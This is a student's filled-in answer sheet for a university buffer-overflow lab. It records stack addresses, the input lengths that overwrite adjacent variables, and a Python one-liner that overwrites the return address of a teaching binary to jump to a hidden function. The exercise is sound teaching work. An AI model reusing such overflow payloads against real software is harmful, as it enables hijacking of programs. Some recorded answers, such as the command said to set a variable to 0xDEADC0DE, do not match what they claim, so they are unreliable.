

TCS 461 Computer & Communication Security Date:21/2/2022 D:6288102
<u>Lab 5 : Buffer Overflow</u>
ollow Lab 5 document (Lab5.pdf) and answer these questions:
Part I: Preparation No question in this part.
Part II: Normal Run
Question 1: 1) At the beginning of the program, what are these values? 1) address of "a": 0022FEBC 2) value of "a": in decimal 287454020, in hex 11223344
3) address of "b":0022FEB8 4) value of "b": in decimal1432778632, in hex55667788 5) address of "name":0022FDF0
 6) address of "secret_function":00401505 2) What is the name you enter? Krissanapong 3) Is the length of the name program printed out is the correct length? Y
 4) At the end of the program, is there any value changed? N (Y/N) 5) If yes, what is changed? -
Part III: Bypass Value Checking
Question 2:
 How long is the input string that starts to change value of variable "b"?

```
- - X
Command Prompt
C:\Users\vagrant>cd Documents
Ξ
a: address=0022FEBC
b: address=0022FEB8
name: address=0022FDF0
                     value= 287454020 (hex=11223344)
value=1432778632 (hex=55667788)
secret_function: address=00401505
Your name's length = 200
Sorry, You are not allowed here.
                    -AFTER-
                     value= 287454020 (hex=11223344)
value=1432778496 (hex=55667700)
    address=0022FEBC
b: address=0022FEB8
name: address=0022FDF0
secret_function: address=00401505
C:\Users\vagrant\Documents>
```

- 3) How long is the input string that starts to change value of variable "a"? 204
- 4) Capture the screen when "a" starts to change.



- 5) What is your input string (or your python command) that can change variable "a" to 0xDEADC0DE? ____python -c "print('O'*200)"|lab5.exe
- 6) Finally, capture the screen to show that you have bypass the value checking.



Part IV: Jump to Other Function

Question 3:

- 1) What is "secret_function" address? _______00401505 (This will be the value that we will use for overwriting.)
- 2) What is starting address of variable "name" <u>0022FDF0</u>
- 3) How long of your input string that starts to make the program crashes? <u>220</u>
- 5) Capture the screen when you manage to execute the "secret_function".

```
- - X
Command Prompt
name: address=0022FDF0
secret_function: address=00401505
0000000<del>0</del>
0000000<del>0</del>
Your name's length = 223
Sorry, You are not allowed here.
                 -AFTER-
                  value=1330597711 (hex=4f4f4f4f)
value=1330597711 (hex=4f4f4f4f)
  a: address=0022FEBC
b: address=0022FEB8
name: address=0022FDF0
secret_function: address=00401505
Congratulation!! You have access to the secret function.
 C:\Users\vagrant\Documents>python -c "print('0'*220+'\x05\x15\x40\x00')"¦lab5.ex
C:\Users\vagrant\Documents>
```

6) What would be address that stores "return address" value? (hint: counting bytes from the address of variable name) 0022FDCC

Part V: Extra

Try the command given in the slide.

No question on this part, just have fun!